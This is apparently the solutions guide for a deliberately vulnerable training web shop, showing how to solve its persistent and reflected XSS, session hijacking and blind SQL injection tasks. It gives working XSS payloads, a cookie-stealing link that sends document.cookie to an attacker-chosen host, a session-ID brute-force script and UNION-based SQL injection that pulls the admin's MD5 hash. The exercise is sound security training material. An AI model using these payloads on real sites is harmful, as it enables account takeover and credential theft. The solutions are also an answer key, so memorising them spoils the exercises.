Insecure Mate Web Shop
– Expected Approach –

October 2021

This document contains the expected approaches of how to solve of attacks, hence the solutions.

1 Cross-Site-Scripting (XSS)

1.1 Task: AdminDiss

The first thing to do for this task is to understand that a persistent XSS is required. We indicated this with "Be persistent!". This means the injected code shall be not only temporary but shall be persistent on the back-end server and thus be delivered to future requests.

When browsing the Mate shop it should be obvious that the contact page is the only page that actually lists input made by users of the shop to all other users.

After finding the page that may be vulnerable to persistent XSS, the second step is to find out what kind of script should be injected there. Because we instructed to insult the admin as *dumb donkey* in an *alarming way*, the first thing that should be considered is a simple alert displaying the insult, whenever the admin opens or reloads the page.

Since messages are public to all visitors of the website, the result of the input is visible in the attackers browser as well and thus providing feedback, what injections actually worked.

After a short period of time the selenium client that resembles the administrator views the messages in the same view as an attacker and gets insulted. The client then enables the flag which pops up at the flag icon in the attackers browser.

This flag the can be entered to the insekta page to finish the subtask.

1. Go to *Contact* on the MATESHOP website.



Figure 1: Illustration of the persistent XSS attack.

2. Leave a message with some of these possible solution(s):
   - <img src="" onError="alert('dumb donkey')"></img>
   - <iframe sandbox="allow-scripts allow-same-origin allow-modals" src="data:text/html, <script>alert('dumb donkey')</script>">
3. Click in the upper right corner at the flag button and receive the flag that you can enter in the insekta page form field.

1.2 Task: BugReport

In contrast to persistent XSS, reflected XSS is not persistent on the server. When e.g. a link with malicious code is clicked, the server may generate HTML with the malicious script in it and deliver it to the link-clicker. The task is to inject some malicious javascript code as a query string into the URL that the admin should click on. The goal is to steal the cookie of the admin.

In order to do this, the first thing that should be checked is the *robots.txt*, because the tasks indicates that the admin hides something from Google and therefore does not want it to be indexed by a web-crawler. This robots.txt file contains the information about a file called *private.php* and the memory aid for the administrator on how to use it. Visiting the *private.php* will result in an 401 http error. This indicates that the attacker first has to steal the admins cookie, indicated in the task description by *stealing his or her identity*.

The tasks tells the attacker to perform a reflective XSS attack and that the admin is happy about every kind of help in order to fix problems. With this information an attacker should come up with a link that will be sent via a bug report that can be entered at the bug-report subpage. It is important to use the html *href* attribute and not simply provide a url for copy-paste. The admin is pretty lazy and needs a link to click on. When trying to send a evil bug report it should be observed that only the short description input field in the form can be used to inject code.

This link should include a script that exploits the query parameter of the private.php as stated in the robots.txt. Because the private.php can only be viewed by the admin, additional security checking is left out. An example link could look like this: `<a href="private.php/?q=<script>..</script>"`.

The attacker does not know, that the admin has clicked on the link and what the script did. This is the part that makes this task difficult. At this point the attacker should make thoughts about how to actually get the cookie that was queried by the script. One way of doing this is to check whether the CORS header is set properly, which is not the case. At this point all that is left is to do is to setup a simple web server or else to send or redirect the cookie to.

With the cookie, the private.php can be viewed an the flag is revealed to the attacker.

1. Check out robots.txt and find out about private.php and how to use it.
2. Visit private.php and find out that the CORS header is a wildcard.
3. Go to *Contact* and click the button to *report a bug*.
4. Find out that only the *short description field* will be transmitted.
5. Setup a webserver or else on your own system[1].
6. Insert a link/redirect in the *short description field* that points to your own webserver with javascript that sets the cookie as parameter in this link.
7. Wait for the admin to click the link and read the cookie in e.g. your webrowsers log file.
8. Make a request with the admins cookie to private.php
9. Now the flag can be read from the private.php

Example link:

```
<a href="http://angularhost:8074/private.php?q=%3Cscript
%3Evar%20c%3Ddocument.cookie%3Bvar%0A%20x%3Dnew%20XML
HttpRequest()%3Bx.open(%27GET%27%2C%27http%3A%2F%2Fyourip
%3A3002%2F%27%2B%20c%2C%20false)%3Bx.send(%0Anull)%3B%3C%2Fscript%3E">
Click here for information</a>
```

[1] We used this one: `https://www.npmjs.com/package/json-server`



Figure 2: Illustration of the reflected XSS attack.

2 SessionHijack

The Session Hijacking attack consists of the exploitation of the web session control mechanism, which is normally managed for a session token. Because http communication uses many different TCP connections, the web server needs a method to recognize every user's connections. The most useful method depends on a token that the Web Server sends to the client browser after a successful client authentication. A session token is normally composed of a string of variable width and it could be used in different ways, like in the URL, in the header of the http requisition as a cookie, in other parts of the header of the http request, or yet in the body of the http requisition. The Session Hijacking attack compromises the session token by stealing or predicting a valid session token to gain unauthorized access to the Web Server[2].

Task

"Steal the sessionId of the user *Donald* and use his session to get access to his profile."

In order to distinguish between the previous XSS scenario, where the goal was also to perform kind of a session hijacking attack, the focus in this scenario is on performing brute force attacks with self constructed sessionIds.

However, the goal is the same: The attacker shall steal the sessionId and set the cookie as his or her own. When the task is solved successfully the attacker gets access to Donald's profile page.

The main difference from the previous scenario is that no link or any other script code needs to be injected, but existing vulnerable mechanisms of the server configuration should be exploited. More concrete, this means the attacker must

[2] `https://www.owasp.org/index.php/Session_hijacking_attack`

be aware of the existence of server logging sites such as the *server status* page of Apache for example. In our case, we used *nginx* with the *nginx_status* page. Since this status page does not log the requests explicitly, we made the server *access.log* directly available to the attacker via ip:port/access.log.

Within the access.log file the attacker can view another request of a customer of the MATESHOP.

The clue is that the sessionId consists of two parts named *id* and *session* where *id* is basically the cookie and the *session* is a generated string.

The attacker should notice that the logged requests consist only of the first part, the *id*, whereas a successful hack of the profile requires both *id* and *session* value. Additionally, the attacker can also investigate his or her own cookies received by the MATESHOP via the browser console.

The attacker should view the requests made by the shop in order to retrieve a session id and the profile page.

This is where the real work begins. The attacker should now know that new *session* cookies were generated with each request to `/session?id=...` at the backendserver (i.e. expres-server at port 3000). Requesting those sessionIds for an already existing *id* cookie, the server responds with a specific error message.

After querying a few of those sessionIds, the attacker should at some point find out, that these sessionId's are restricted to specific values. The goal hereby is to collect as many *session*'s as possible in order to get information about the space of possible session ids.

In order for the attacker to come up with own session cookies, he or she should notice that the *session* value is an text encoded as a hexadecimal ascii value. After decoding the values, it should be obvious that the sessionId's are made up of a bavarian adjective and noun. With the help of these values the attacker can construct own sessionId's by combining all the retrieved values and perform a brute force attack with the first part of the cookie from the access.log and the unknown second part via the request url:
`http://192.168.178.32:3000/profile?id=<id>&session=<session>`.

In the following, we present a summary of what has to be done in order to find the victims sessionId. After the list we also provide a python snippet which performs step 2-6.

1. View the access.log file which is available at **angular_host**/access.log and find out from the logs there exist a requests containing a sessionId which is not yours.

   The logged cookie named *id* from the other user is: ZmNrIGFmZAo=. The goal is to find the second cookie named *session*. The concatenation of both leads to access to the profile.

2. The values of the *session* cookie are a restricted set of word combinations. Therefore, collect as many sessions as possible to gain all the possible value combinations via requests to the express server at `server:3000/session?id=...`.

3. Decode the hexadecimal values with xxd -r. You receive a list of adjectives and nouns.

4. Generate new combinations of adjectives and nouns.

5. Encode them as hexadecimals.

6. Try different combinations with the *id* ZmNrIGFmZAo and the encoded new values at the /profile endpoint until a different response is given.

7. Set the cookie in the browser via

```
document.cookie="id=ZmNrIGFmZAo"
document.cookie="session=
6777616d706572746572205a697066656c6b6c61747363686572"
```

Solution Script:

```
import urllib.request
import json
import sys

sessions = []
for x in range(100, 10000):
    contents = urllib.request
        .urlopen("http://localhost:3000/session?id=" + str(x))
    session = json.load(contents)["session"]
    sessions.append(bytes.fromhex(session).decode('ascii'))

adjectives = []
nomen = []

for sId in sessions:
    adjectives.append(sId.split( )[0]);
    nomen.append(sId.split( )[1]);
adjectives = list(set(adjectives))
nomen = list(set(nomen))

for adj in adjectives:
    for nom in nomen:
        session = adj + ' ' + nom
        try:
            contents = urllib.request
```

```
            .urlopen("http://localhost:3000/profile"
            + "?id=ZmNrIGFmZAo=&session="
            + session.encode('ascii').hex())

        print(contents)
        print('Used sessionId: ' + session + ' hex: ' +
              session.encode('ascii').hex())

        sys.exit()
    except urllib.request.HTTPError:
        print(session + ' did not work ascii: '
              + session.encode('ascii').hex())
```

3 SQL Injection (SQLi) - Password Hack

This scenario covers the topic of Blind SQL Injections and is separated into two tasks where the first task shall prepare the attacker for the *real* attack in the second task.

3.1 Task: Warm Up

This task should help to gain some understanding of general SQL attacks and the difference between blind SQL and error-based SQL injection.

1. Go to the shopping page and checkout the search field.
2. Insert a query with a condition that is evaluated to **true** such as the following statements

   ```
   Club Mate' AND '%' = '
   ```

3. Insert a query with a condition that is evaluated to **false** such as

   ```
   Club Mate' AND 'n%' = '
   ```

4. Observe that in case of a true statement the searched item is displayed. In case of a false statement nothing is displayed. Alternatively observe the response from **/searchBeverages**. You can view entries when the query is evaluated to true, and an empty array if the query is evaluated to false.
5. Conclude it is a Blind SQL injection because no error page is displayed and the empty response object is empty.

3.2 Password Hack

After the warm-up task, this task aims to implement an effective SQL injection to read from the database. The goal of this task is to access the admins password which is stored as a not-salted MD5 hash in the database.

1. From the previous task you know that the search field is vulnerable.
2. The table name where the user information of the admin must be guessed (users) or accessed by other SQL mechanisms, which is harder in this specific task.
3. Find out the id of the admin user by querying for it. There are only three users in the database so no binary search is required. This simple query can help to find users with username 'admin'.

```
mate' AND (SELECT count(*) FROM USERS WHERE USERNAME =
↪  'admin') >= 1 OR '%' = '
```

4. Insert a query such as

```
mate' UNION SELECT 1,password,1,1 FROM users WHERE
↪  USERNAME = 'admin' OR '%' = '

or via URL:

http://ip:port/searchBeverage/?q=mate'  UNION SELECT
↪  1,password,1,1 FROM USERS WHERE USERNAME = 'admin'
↪  OR '%' = '
```

   to combine results of the usual beverage query with the admin-user query. The columnsnames can either be guessed or queried.
5. View the password in the response. It is displayed as the *name* attribute of the beverage.
6. Decrypt the MD5 hash. The stored password hash is

   `e8636ea013e682faf61f56ce1cb1ab5c`

   Because it is not salted a public decoder as can be found online[3] should be sufficient. Otherwise download password lists and build up own table.

[3] https://www.md5online.org/md5-decrypt.html

References